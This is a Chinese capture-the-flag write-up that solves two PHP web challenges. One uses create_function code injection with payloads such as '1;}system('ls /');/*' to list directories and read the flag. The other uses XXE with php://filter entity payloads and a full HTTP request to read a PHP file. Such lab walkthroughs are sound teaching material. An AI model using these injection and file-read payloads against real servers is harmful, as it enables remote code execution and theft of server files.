某函数的复仇

```
<?php
highlight_file(__FILE__);
//flag:/flag
if(isset($_POST['shaw'])){
        $shaw  =  $_POST['shaw'];
        $root  =  $_GET['root'];
        if(preg_match('/^[a-z_]*$/isD',$shaw)){
                if(!preg_match('/rm|ch|nc|net|ex|\-|de|cat|tac|strings|h|wget|\?|cp|mv|\||so|
\$/i',$root)){
                        $shaw('',$root);
                }else{
                        echo  "Almost  there^^";
                }
        }
}
```

分析代码

```
preg_match('/^[a-z_]*$/isD',$shaw)//开头为字母、下划线以及结尾不允许换行
$shaw('',$root);//create_function匿名函数代码注入
/i不区分大小写

/s匹配任何不可见字符，包括空格、制表符、换页符等等，等价于[fnrtv]

/D如果使用$限制结尾字符,则不允许结尾有换行;

对于^开头，$结尾的正则，如果用.进行任意字符匹配，那么则不包括换行符
```


create_function函数

```
语法:

create_function(string $args,  string $code)

string $args 声明的函数变量部分

string $code 执行的方法代码部分

例如:
<?php
error_reporting(0);
$sort_by = $_GET['sort_by'];
$sorter = 'strnatcasecmp';
$databases=array('1234','4321');
$sort_function = ' return 1 * ' . $sorter . '($a["' . $sort_by . '"], $b["' .
$sort_by . '"]);';
usort($databases, create_function('$a, $b', $sort_function));
?>

当构建payload为
'"]);}phpinfo();/*

实际的组合过程为
$sort_function = ' return 1 * ' . $sorter . '($a["' . $sort_by
'"]);}phpinfo();/*
```

将前面的闭合并执行phpinfo的命令

本题中


```
我们要post传入一个

create_function()

$shaw('',$root);
题目就变成了
create_function('', $root)

get传入来查询目录，}用来闭合前面的函数
1;}system('ls /');/*
```



然后post传参不变，构建get命令读取flag

```
1;}system('more /f*');/*
```

得到flag




xxe

先了解一下什么是xxe


https://blog.csdn.net/weixin_44420143/article/details/118721145

XXE(XML External Entity Injection)全称为XML外部实体注入，由于程序在解析输入的XML数据时，解析了攻击者伪造的外部实体而产生的。例如PHP中的simplexml_load默认情况下会解析外部实体，有XXE漏洞的标志性函数为simplexml_load_string()。

dirsearch扫描发先dom.php



访问查看




发现有各类的配置信息出现，直接利用该文件发送xml语句

文件读取的利用和payload非常好理解，即使用file协议读取文件内容，并输出到页面上（有回显的情况）。

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=读取的文件名"
>]>
<root>
<name>&xxe;</name>
</root>
```

这里根据一开始实例的提示，flag在flagggg.php，直接利用伪协议读取该文件

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-
encode/resource=flagggg.php" >]>
<root>
<name>&xxe;</name>
</root>
```



```
GET /dom.php HTTP/1.1
Host: 07c5d25a-1777-4485-aa89-714b587891f5.www.polarctf.com:8090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 203

<?xml version="1.0" encoding="utf-8"?>

 <!DOCTYPE xxe [
 <!ELEMENT name ANY >
 <!ENTITY xxe SYSTEM
 "php://filter/read=convert.base64-encode/resource=flagggg.php" >
 ]>
 <root>
  <name>
   &xxe;
  </name>
 </root>
```

得到base64编码的flag

```
41 [namespaceURI] =>
42 [prefix] =>
43 [localName] =>
44 [baseURI] => /var/www/html/
45 [textContent] =>
46 PD9waHANCi8vZmxhZ3s3ZTk3ZThjNGY5ZDZiZTM1YWU4NTAwYjlmYjJjZGQzZX0NC
   g==
47
48 )
49
```

解码得到flag

```
PD9waHANCi8vZmxhZ3s3ZTk3ZThjNGY5ZDZiZTM1YWU4NTAwYjlmYjJjZGQzZX0NCg==
```

解密结果↓ 复制内容

```
一 键 解 码:     |结    果
base64解码:      <?php
//flag{7e97e8c4f9d6be35ae8500b9fb2cdd3e}
                 **************
```